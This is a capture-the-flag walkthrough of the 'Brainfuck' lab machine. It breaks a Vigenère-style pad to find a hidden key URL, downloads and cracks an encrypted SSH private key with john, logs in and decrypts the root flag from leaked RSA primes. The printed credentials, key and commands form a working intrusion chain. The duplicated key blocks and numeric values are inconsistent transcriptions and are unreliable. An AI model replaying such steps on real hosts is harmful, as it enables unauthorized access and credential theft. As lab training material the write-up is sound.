
- Key
- SSH Access
- Development



It can be observed that user orestis always signs with the phrase *Orestis - Hacking for fun and profit* on topic **SSH Access**.



However on topic **Key**, the page is encrypted. But the same pattern can be seen as orestis always signs his posts with the same phrase *Orestis - Hacking for fun and profit*.



### Decryption of the posts

After researching the encryption method, it was concluded that it is a one time pad encryption technique also known as Vernam Cipher (One Time Pad Vigenere).

Using the website <https://www.boxentriq.com/code-breaking/one-time-pad>, the key was found to be **BRAINFUCKMYBRAINFUCKMYBRAINFU**

The screenshot shows a web browser window with the URL <https://www.boxentriq.com/code-breaking/one-time-pad>. The page title is "One-time pad". There are two tabs: "Encrypt" (selected) and "Decrypt". The input field contains the text "Pieagnm - Jkoijeg nbw zwx mle grwsnn". Below the input field are two buttons: "Clear" and "Options". The "Result" field displays "BRAINFUCKMYBRAINFUCKMYBRAINFU". The "Encryption key" field contains "Orestis - Hacking for fun and profit". The "Alphabet" field displays "ABCDEFGHIJKLMNOPQRSTUVWXYZ".

The same result can be crossed check on the website <https://www.dcode.fr/vernam-cipher-vigere>

The screenshot shows a web browser at <https://www.dcode.fr/vernam-cipher-vigenere>. The page features a search bar with the text "Search for a tool" and a search input field containing "e.g. type 'caesar'". Below the search bar, there are options to "SEARCH A TOOL ON DCODE BY KEYWORDS:" and "BROWSE THE FULL DCODE TOOLS' LIST". The search results section shows "BRAINfuckMYBRAINfuckMYBRAINFU" and "Ads by Google" with a "Send feedback" button and a "Why this ad?" link. On the right side, the page is titled "VERNAM CIPHER (ONE TIME PAD VIGENERE)" and includes a "Cryptography > Poly-Alphabetic Cipher > Vernam Cipher (One Time Pad Vigenere)" breadcrumb. Below this, there is a "VERNAM (VIGENERE) CIPHER DECODER" section with three input fields: "VERNAM CIPHERTEXT" containing "Pieagnm - Jkoijeg nbw zwx mle grwsnn", "CIPHER KEY / ONE TIME PAD" containing "Orestis - Hacking for fun and profit", and "ALPHABET" containing "ABCDEFGHIJKLMNOPQRSTUVWXYZ". A "DECRYPT" button is located below these fields. At the bottom of the decoder section, it says "See also: [Vigenere Cipher](#)".

When decrypting what appeared to be a link [mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp\\_ptr](https://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr) with the pad **FUCKMYBRAINfuckMYBRAINfuckMYBR**, it resulted to reveal a link to the user orestis ssh public key [https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id\\_rsa](https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa)

The screenshot shows the "One Time Pad" tool on [rumkin.com](http://rumkin.com). The page title is "One Time Pad" and the breadcrumb is "Rumkin.com >> Web-Based Tools >> Ciphers and Codes". The main content area contains the following text: "It is said that the one-time pad is the best cipher anywhere. It is uncrackable as long as you keep the messages short, use shorthand and abbreviations, remove unnecessary data. This implementation will take the letters (and letters only) from the pad and encrypt the letters from your message. It leaves spaces, newlines (enters / returns), punctuation is at least as long as the number of characters in your message, otherwise your message will not be encoded." Below this text, there is a "Decrypt" dropdown menu. The "Your message:" field contains the encrypted link [mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp\\_ptr](https://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr). The "The pad:" field contains the key **FUCKMYBRAINfuckMYBRAINfuckMYBR**. At the bottom right, the decrypted result is shown in a green box: [https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id\\_rsa](https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa).

```
curl -sk https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa -o orestis.enc
cat orestis.enc
```

The ssh key is an encrypted key and it needs to be decrypted in order to ssh as the orestis user.

```

Δ > ~ /htb/brainfuck/exploit curl -sk https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa -o orestis.enc
Δ > ~ /htb/brainfuck/exploit cat orestis.enc
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382

mneag/YCY8AB+OLdrgtyKqnrDTHwmpWGTNW9pFhHsNz8CfGdAxcgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JN17ufThQy0EU076PLYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9Vh0lpiX7SINT9dRKAkev0jopRbyEFMLiP01H7ZlahWPdRRmFCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVvt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPEcPh06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2v0BvXbcAA3bDKvR4jssz2obf5AF+
Fvt6pmMux8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT
mcznc1ZqDY5lrlmWzTvsW7h7rm9LKgEiHn9gGgqi0lRKn5FUL+DlfaAMHWiYUKYs
LSMvDI6w88gZb102KD2k4NV0P60dXICJAMEa1mS0k/LS/mL04e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tftT1oM+BR3TVS1Jc0rvNmrIy59
krKVtuLxAejVQzxImW0UDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5Lkh0/V
gdMyOyATor7Amu2xb930055XKkBl1iw2rLWg6sBpXM1WUgoMQW50Keo600jzeGfA
VwmM72XbaugmhKw25q/46/yL4VMKuDYHL5Hc+0v5v3b0908p+Urf04dpvj9SjBzn
schqozogcC1UfJcM6cl+967GfBa3rD5YDp3x2xyIV9S0dw6vH0Zicp0dkKkMVZt
UX8htQv1R0R4Ck8G1zM6Wc40qH6DUqG13tr7nYwy7wx1J1J6WRhpyWdL+su8f96Kn
F7gwZLtvP87d8R3uAERZnxFO9Mu0ZU2+PEnDXdSCSMv3qX9FvPY30PKbsxiAy+M
wZezLNip80XmcVJwGUYsdn+ib/UPMddX12J30YUbtw/R34TQIRFUHWLTFrm0aLab
IqL5L+0JEbeZ9056DaXfQp3gXhMx8x8KU0ax2exoT reoxCI57axB0BqThEg/HTCY
IQPmHW36mxtc+1LMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkhD1f
mxy9E0Q+v49kg4yFwUNPPbs0ppKc7gJWp51Y/i+rDKg8ZNV3TIb5TAqIQRgZqpP
CvfPRpmLURQnvlY89XX97JGJRSgJhbAcQUMZnfwFpxZ8aPsVwsoXRYuub43a7GtF
9DiyCbhGuF2zYcmKjR5E00T7HsggQICAOmIW55q2fJpqh1+PU8eIfzkhUY0q6S
EBfKZuCpyujY0TiyvQZewyd+ax73H0I7ZHoY8CxDkjSbIXyALyAa7Ip3agdt0Pnm1
6hD+jxvbpXfg8igdtZLh9PsfIgkNZK8RqnPymAPCYvRm8c7vZFH4SwQ05FXTwG0
-----END RSA PRIVATE KEY-----

```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4, ENCRYPTED
```

```
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382
```

```

mneag/YCY8AB+OLdrgtyKqnrDTHwmpWGTNW9pFhHsNz8CfGdAxcgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JN17ufThQy0EU076PLYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9Vh0lpiX7SINT9dRKAkev0jopRbyEFMLiP01H7ZlahWPdRRmFCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVvt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPEcPh06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2v0BvXbcAA3bDKvR4jssz2obf5AF+
Fvt6pmMux8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT
mcznc1ZqDY5lrlmWzTvsW7h7rm9LKgEiHn9gGgqi0lRKn5FUL+DlfaAMHWiYUKYs
LSMvDI6w88gZb102KD2k4NV0P60dXICJAMEa1mS0k/LS/mL04e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tftT1oM+BR3TVS1Jc0rvNmrIy59
krKVtuLxAejVQzxImW0UDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5Lkh0/V
gdMyOyATor7Amu2xb930055XKkBl1iw2rLWg6sBpXM1WUgoMQW50Keo600jzeGfA

```



```
VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+0v5v3bQ908p+Urf04dpvj9SjBzn
schqozogcC1UfJcCm6cl+967GFBA3rD5YDp3x2xyIV9SQdwGvH0ZiCp0dKKkMVZt
UX8hTqv1ROR4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn
F7gwZLtVP87d8R3uAERZnxF09Mu0ZU2+PEndXdSCSMv3qX9FvPYY30PKbsxiAy+M
wZezLNip80XmcVJwGUYsdn+iB/UPMddX12J30YUbtw/R34TQiRFUhwLTFrm0aLab
Iql5L+0JEbeZ9056DaXFqP3gXhMx8xBKUQax2exoTreoxCI57axBQBqThEg/HTCy
IQPmHW36mxtc+iLMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkhDiF
mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIb5TAqIqQRgZqpP
CvFPRpmLURQnvly89XX97JGJRSgJhbACqUMZnfwFpxZ8aPsVwsoXRYuub43a7GtF
9DiyCbhGuF2zYcmKjR5E00T7HsgqQIcA0MIW55q2FJpqH1+PU8eIfFzkhUY0qoGS
EBfkZuCPyujY0TyvQZewyd+ax73H0I7ZHoy8CxDkjSbIXyALyAa7Ip3agdt0Pnmi
6hD+jxvbpXfg8igdtZlh9PsfIgkNZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ
-----END RSA PRIVATE KEY-----
```

The password is cracked using john.

```
# cracked on windows
python ./run/ssh2john.py ./hashes/brainfuck-orestis.enc.txt | Out-File
  -> ./hashes/brainfuck-orestis.txt

# if having error: Error: UTF-16 BOM seen in input file.
# open ./hashes/brainfuck-orestis.txt in sublime and save with encoding utf-8

./run/john.exe --wordlist="D:/Documents/Bug
  -> Bounty/SecLists/Passwords/Leaked-Databases/rockyou.txt" ./hashes/brainfuck-orestis.txt
```

```
PS D:\Documents\Bug Bounty\john> .\run\john.exe --wordlist="D:\Documents\Bug Bounty\SecLists\Passwords\Leaked-Databases\rockyou.txt" .\hashes\brainfuck-orestis.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!      (.hashes\brainfuck-orestis.enc.txt)
lg 0:00:00:18 DONE (2021-04-24 16:33) 0.05270g/s 755820p/s 755820c/s 0 0 0.1[*]7iVamos![]
Session completed
PS D:\Documents\Bug Bounty\john>
```

3poulakia! (.hashes\brainfuck-orestis.enc.txt)

SSH credential:

**orestis:3poulakia!**

**SSH as orestis**

Using the password **3poulakia!**, brainfuck.htb can be access as the user orestis.

```
chmod 600 orestis.enc  
ssh -i orestis.enc orestis@brainfuck.htb
```

```
△ > ~/htb/brainfuck/exploit > chmod 600 orestis.enc  
△ > ~/htb/brainfuck/exploit > ssh -i orestis.enc orestis@brainfuck.htb  
Enter passphrase for key 'orestis.enc':  
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
You have mail.  
Last login: Wed May 3 19:46:00 2017 from 10.10.11.4  
orestis@brainfuck:~$
```

### User.txt

User.txt can be found in the home directory of orestis.

```
orestis@brainfuck:~$ cat user.txt  
2c11cfbc5b959f73ac15a3310bd097c9
```

```
user.txt: 2c11cfbc5b959f73ac15a3310bd097c9
```

### Root.txt

There are some uncommon files which are only readable by orestis

- encrypt.sage
- debug.txt
- output.txt

```
orestis@brainfuck:~$ ls -la
total 60
drwxr-xr-x 7 orestis orestis 4096 Apr 29 2017 .
drwxr-xr-x 3 root    root    4096 Apr 13 2017 ..
-rw----- 1 root    root      1 Dec 24 2017 .bash_history
-rw-r--r-- 1 orestis orestis  220 Apr 13 2017 .bash_logout
-rw-r--r-- 1 orestis orestis 3771 Apr 13 2017 .bashrc
drwx----- 2 orestis orestis 4096 Apr 29 2017 .cache
drwxr-xr-x 3 root    root    4096 Apr 17 2017 .composer
-rw----- 1 orestis orestis  619 Apr 29 2017 debug.txt
-rw-rw-r-- 1 orestis orestis  580 Apr 29 2017 encrypt.sage
drwx----- 3 orestis orestis 4096 Apr 29 2017 mail
-rw----- 1 orestis orestis  329 Apr 29 2017 output.txt
-rw-r--r-- 1 orestis orestis  655 Apr 13 2017 .profile
drwx----- 8 orestis orestis 4096 Apr 29 2017 .sage
drwx----- 2 orestis orestis 4096 Apr 17 2017 .ssh
-r----- 1 orestis orestis   33 Apr 29 2017 user.txt
```

The file **encrypt.sage** is a python script which looks to be doing an RSA cipher on /root/root.txt

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$
```

**encrypt.sage:**

```

nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt", "w")
debug = open("debug.txt", "w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2)-1, proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')

```

**output.txt** contains **c**, and **debug.txt** contains **p,q** and **e** respectively.

```

orestis@brainfuck:~$ cat output.txt
Encrypted Password: 44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405284134845851392541080862652386840869768622438038690803472550278042463
029816028777378141217023336718545449512973950591755053735796799773369044083673911035030005581144977552865771395578778515514288930832915182
orestis@brainfuck:~$ cat debug.txt
7493825776465062819629921475539241674466826792785520881387158343265274170009282504884941039852933109163193651830303908312565580445669284847225535166520307
7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079
308020079179525084227928690216891939274850163327136225270252191051542544723446272849477972628099543194745429278242631325552313761053232381371448363943425753683006276828637792001084185034683
7238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997

```

The content of **/root/root.txt** can be easily decrypted given all the above information.

Using the website <https://www.dcode.fr/rsa-cipher>, the original content of **/root/root.txt** can be obtained.

The screenshot shows a web browser window with the URL `https://www.dcode.fr/rsa-cipher`. The page title is "RSA Cipher Calculator". On the left, there is a search bar with the text "Search for a tool" and a search input field containing "e.g. type 'caesar'". Below the search bar, there is a "Results" section with a green box highlighting the hex string `6efc1a5dbb8904751ce6566a305bb8ef`. The main content area is titled "RSA CIPHER" and "Cryptography > Modern Cryptography > RSA Cipher". It features an "RSA DECODER" section with a red box highlighting the input fields for the cipher message (C), public key (E), and prime factors (P and Q). The highlighted values are: C = `605581144977552865771395578778515514288930832915182`, E = `678581804467608824177508976254759319210955977053997`, P = `193651830303308312565580445669284847225535166520307`, and Q = `897245898433245929775591091774274652021374143174079`. The "OUTPUT FORMAT" is set to "TEXT (CHARACTER STRING)". A "DECRYPT" button is visible at the bottom of the decoder section.

root.txt: 6efc1a5dbb8904751ce6566a305bb8ef